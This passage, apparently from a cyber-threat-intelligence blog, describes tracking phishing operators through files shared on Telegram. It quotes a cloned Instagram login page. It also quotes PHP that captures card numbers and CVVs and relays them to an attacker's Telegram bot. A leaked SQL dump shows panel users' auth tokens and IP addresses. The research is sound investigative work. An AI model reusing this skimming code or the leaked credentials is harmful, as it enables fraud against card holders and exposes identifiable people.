5. Varying Skill Levels: Some threat actors possess deep technical expertise, while others have limited skills but can still cause significant harm to organizations and systems.
6. Continuous evolution: The cyber threat landscape is constantly changing, so threat actors are always adapting their tactics and techniques. Understanding the different types of threat actors, their motivations, and their capabilities is crucial for cybersecurity professionals to effectively defend against their attacks.


Tracking the Threat Actor

Files shared on Telegram and/or hacking forums sometimes contain configuration information related to the systems used by the threat actor, sometimes the IP address of the system they use, and sometimes their signature. As a result, cyber threat intelligence analysts can gain access to crucial information about the threat actor they are tracking or the cyber attack they are investigating.

What a coincidence that when I examined one of the shared files, I came across the files of the phishing site themed “Say No to Violence Against Women,” which was the subject of my 2021 research article on Instagram Scammers.




Name	Date Modified	Date Created	Size	Kind
Avatars	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder
Javascript	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder
public	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder
views	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder
cgi-bin	April 6, 2021, 16:24	April 6, 2021, 16:24	--	Folder
deneme	April 6, 2021, 16:42	April 6, 2021, 16:42	--	Folder
images	February 16, 2024, 18:33	April 6, 2021, 17:14	--	Folder
style.css	April 6, 2021, 19:16	April 6, 2021, 19:16	10 KB	Text Document
index.html	April 15, 2021, 15:11	April 15, 2021, 15:11	7 KB	HTML text
members.css	April 15, 2021, 15:11	April 15, 2021, 15:11	6 KB	Text Document
members.html	April 15, 2021, 15:11	April 15, 2021, 15:11	5 KB	HTML text
destek	February 16, 2024, 18:47	April 15, 2021, 15:12	--	Folder
insta.png	August 2, 2018, 08:29	August 2, 2018, 08:29	49 KB	PNG image
aktarma.php	May 23, 2020, 17:20	May 23, 2020, 17:20	693 bytes	PHP script
sifre.php	April 15, 2021, 14:34	April 15, 2021, 14:34	43 KB	PHP script
index.php	April 15, 2021, 15:12	April 15, 2021, 15:12	131 KB	PHP script


File
/Users/mertrix/Desktop/YeniYazi/Telegram%20API/instagram%20Scriptleri/Kadına%20Şiddete%...
NEW


KADINA ŞİDDETE HAYIR,

Kadına Yönelik Şiddet İnsanlık Ayıbıdır. Bu Ayıba Ortak Olma Sessiz Kalma!




```
<?php  ob_start(); ?>
<!DOCTYPE html>
<!-- BU SCRİPT FARUK DURSUN TARAFINDAN KODLANMIŞTIR. @benf4rukx-->

<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.1/jquery.min.js"></script>

<html lang="en" class="js not-logged-in client-root touch">
 <!--<![endif]-->
 <head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>Login • Instagram</title>
  <meta name="robots" content="noimageindex, noarchive">
  <meta name="mobile-web-app-capable" content="yes">
  <meta name="theme-color" content="#000000">
  <meta id="viewport" name="viewport" content="width=device-width, user-scalable=no, initial-scale=1, minimum-scale=1, maximum-scale=1">
  <link rel="manifest" href="/data/manifest.json">
  <link href="https://graph.instagram.com" rel="preconnect" crossorigin="">
  <link rel="preload" href="/static/bundles/FBSignupPage.js/9e6f34142751.js" as="script" type="text/javascript" crossorigin="anonymous">
  <link rel="preload" href="/static/bundles/LoginAndSignupPage.js/bb0e780484a5.js" as="script" type="text/javascript" crossorigin="anonymous">
  <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.8.1/css/all.css" integrity="sha384-50oBUHEmvpQ+1lW4y57PTFmhCaXp0ML5d60M1M7uH2+nqUivzIebhndOJK28anvf" crossorigin="anonymous">


  <script type="text/javascript">
        (function() {
            var docElement = document.documentElement;
            var classRE = new RegExp('(^|\\s)no-js(\\s|$)');
            var className = docElement.className;
            docElement.className = className.replace(classRE, '$1js$2');
        })();
        </script>
  <script type="text/javascript">
        (function() {
          if ('PerformanceObserver' in window && 'PerformancePaintTiming' in window) {
            window.__bufferedPerformance = [];
            var ob = new PerformanceObserver(function(e) {
              window.__bufferedPerformance.push.apply(window.__bufferedPerformance,e.getEntries());
            });
            ob.observe({entryTypes:['paint']});
          }
        })();
        </script>
  <link rel="apple-touch-icon-precomposed" sizes="76x76" href="https://www.instagram.com/static/images/ico/apple-touch-icon-76x76-precomposed.png/4272e394f5ad.png">
  <link rel="apple-touch-icon-precomposed" sizes="120x120" href="https://www.instagram.com/static/images/ico/apple-touch-icon-120x120-precomposed.png/02ba5abf9861.png">
  <link rel="apple-touch-icon-precomposed" sizes="152x152" href="https://www.instagram.com/static/images/ico/apple-touch-icon-152x152-precomposed.png/419a6f9c7454.png">
```

If the nickname (alias) of the tracked threat actor is known, analyzing the shared files to obtain detailed information about this threat actor could change the course of the investigation. For instance, in the query panels related to my research article on “Was Turkey’s e-Government Hacked?“, you can find the IP addresses of the threat actors with signatures in the SQL file included in a document shared on Telegram.



```
echo '<th style="color: red">'.$row["status"].'</th>';
}
if ($row["rank"] == 'webmaster'){
echo '<th><span style="background: url(./assets/gif/simsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px  10px; 15px red; color: red;">'.$row["rank"].'</span></th>';
} elseif ($row["rank"] == 'admin'){
echo '<th><span style="background: url(./assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px  10px; 10px aqua; color: aqua;">'.$row["rank"].'</span></th>';
} elseif ($row["rank"] == 'Yıllık'){
echo '<th><span style="background: url(./assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px  10px; 10px lightgreen; color: lightgreen;">'.$row["rank"].'</span></th>';
} elseif ($row["rank"] == 'Aylık'){
echo '<th>'.$row["rank"].'</th>';
} else{
echo '<th>'.$row["rank"].'</th>';
}

echo '<form id="edit_form" action="configuration" method="POST">';
echo '<input id="hidden_id" type="hidden" name="advanced">';
echo '<th><button type="button"id="conf" style="margin-left: 20px;" onclick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Düzenle</button></th></form>';
echo '<th><button type="button" onclick="javascript:delete_uid('.$rowID.')" id="delete" class="padd btn btn-outline-danger">Sil</button></th></tr>';
} ?>
</table>
</div>
<div class="author">
<span>Created with <i class="fa-solid fa-heart"></i> by jemoisika/xbozk0rt/zeox</span>
</div>
```



[redacted]

[redacted]

1,118 members

Pinned message #1

✅ İnstagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)

[redacted]
H.b

Naber

👍 SHADO KILLER 04:11

Deleted Account

[redacted]
Sa

Keke görünmüyordun nerelerdesin sen 04:12


[redacted]

masterpanel.zip

8.0 MB

Sorgu panel script masterpanel

↩ 10 04:12




cmsdb.sql

```
INSERT INTO `users` (`id`, `username`, `authtoken`, `expiry`, `status`, `rank`, `ipaddr`, `device`, `lastlogin`, `expired`, `useragent`, `SESSID`) VALUES
(422, 'xbozk0rt', 'CH6Xaz2lPDk0g6BT', 'Süresiz', 'ON', 'webmaster', '88.240.191.18', 'Windows NT 10.0', '2023-01-24 19:46', 'NO', 'Mozilla/5.0 (Windows NT 10.0; Wi[illegible]4; x64) Ap
([illegible] 'jemoisika', 'sptTE2aTXj8KCxSo', 'Süresiz', 'ON', 'webmaster', '88.240.191.18', 'Windows NT 10.0', '2023-01-24 21:22', 'NO', 'Mozilla/5.0 (Linux; Android 1[illegible] M2003J15SC)
([illegible] 'zeox', 'EcbrccYrlTCIOMh5', 'Süresiz', 'ON', 'webmaster', '5.229.28.76', 'M2101K7BNY', '2023-01-19 18:58', 'NO', 'Mozilla/5.0 (Linux; Android 12; M2101K7BNY) AppleWebKit
(440, 'Bekir', 'DVqTSEK8FltfwIwY', '2023-02-17', 'ON', 'Aylık', '37.154.235.37', 'SM-A205F', '2023-01-03 08:04', 'NO', 'Mozilla/5.0 (Linux; Android 11; SM-A205F) AppleWebKit/5
(448, 'OBE', 'Bn6l7f260A73vYKQ', '2023-01-31', 'ON', 'Aylık', 'NULL', 'NULL', NULL, 'NO', NULL, '0'),
(455, 'MAMİ', 'BbwZecFtdiA0pQlP', '2023-02-06', 'ON', 'Aylık', '85.103.35.40', 'iPhone', '2023-01-04 07:56', 'NO', 'Mozilla/5.0 (iPhone; CPU iPhone OS 16_1_2 like Mac OS X) Ap
(474, 'baran', 'D6TdXkqyRSdgutsF', '2023-02-02', 'ON', 'Aylık', '176.42.18.20', 'Windows NT 10.0', '2023-01-05 14:23', 'NO', 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
(480, 'Arda', 'gXVBFJXdJcShJNvh', '2023-02-02', 'ON', 'Aylık', '88.251.7.29', 'Windows NT 10.0', '2023-01-05 18:51', 'NO', 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
(509, 'Kavun', 'xCXBRRQLJVmQusfl', '2023-02-03', 'ON', 'Aylık', '78.185.179.237', 'iPhone', '2023-01-06 18:57', 'NO', 'Mozilla/5.0 (iPhone; CPU iPhone OS 16_0_2 like Mac OS X)
(510, 'Abdullah', 'H80U9gFRda0fwadg', '2023-02-03', 'ON', 'Aylık', '195.46.154.200', 'M2101K6G', '2023-01-06 19:23', 'NO', 'Mozilla/5.0 (Linux; Android 12; M2101K6G) AppleWebK
(512, 'endercoder', 'WN9QX0c0M63YLlbY', '2024-01-06', 'ON', 'Yıllık', '176.237.199.186', '', '2023-01-06 19:57', 'NO', 'Mozilla/5.0 (Linux; Android 11) AppleWebKit/537.36 (KHT
```

Most of the time, it is not possible to access the tools, malware, or phishing site source codes used by the threat actor targeting you or your organization. Sometimes, even if you do manage to access the source code, you may not be able to identify the threat actor behind the attack because no signature of the threat actor is included in the code.

But can we really not identify the threat actor if, even after months or years, we have the source code of a phishing site but no signature related to the threat actor? After this question kept bothering me, I decided to examine the source codes of phishing sites obtained from Telegram groups and find an answer to this question.

A common point that caught my attention in most of the source codes was that threat actors were using the Telegram Bot API to track the stolen information of their victims in real-time. To achieve this, they embedded the tokens of their bots into the source codes of the phishing sites they developed.




```php
<?php

if ($_POST) {
    $kart=$_POST["kart"];
    $cvv=$_POST["cvv"];
    $sonkullanma=$_POST["sonkullanma"];

  date_default_timezone_set('Europe/Istanbul');
  $tarih = date("d-m-Y H:i:s");

require_once("api/api.php");


$data = [

    'text' => '

Kurban Giriş deniyor Coded by abyss

Kart Numarası : '.$kart.'
Son Kullanma Tarihi: '.$sonkullanma.'
Güvenlik Kodu: '.$cvv.'

@webabyss

',

    'chat_id' =>"$chatid"

];
file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );

            $file = fopen('abyss.php', 'a');
    fwrite($file, "
    <html>
      <head>
          <meta http-equiv='Content-Type' content='text/html;charset=UTF-8'>
      <meta name='viewport' content='width=device-width, initial-scale=1'>
      </head>
      <font color='red'>GİRİŞ SAYFASINDA</font>
      <br>
    <font color='red'>Kullanıcı adı: </font><font color='black'>".$kart."</font><br>
    <font color='red'>Şifre: </font><font color='black'>".$sonkullanma."</font><br>
    <font color='red'>İp Adresi: </font><font color='black'>".$cvv."</font><br>

<hr>
");
fclose($file);

        header("location: tebrik.php");
```


Signature of the threat actor.

Sending stolen username, password and IP address of the victim to the threat actor's Telegram channel via Telegram Bot.

Those who do not have concerns about Operations Security (OPSEC) would go a step further and embed the chat_id value into the source code along with the token. With the help of chat_id, the Telegram Bot API allows the retrieval of information about which user—i.e., which threat actor—the stolen data was sent to via the getChat method. I decided to search for Telegram Bot API tokens containing chat_id in some of the source codes I had and query 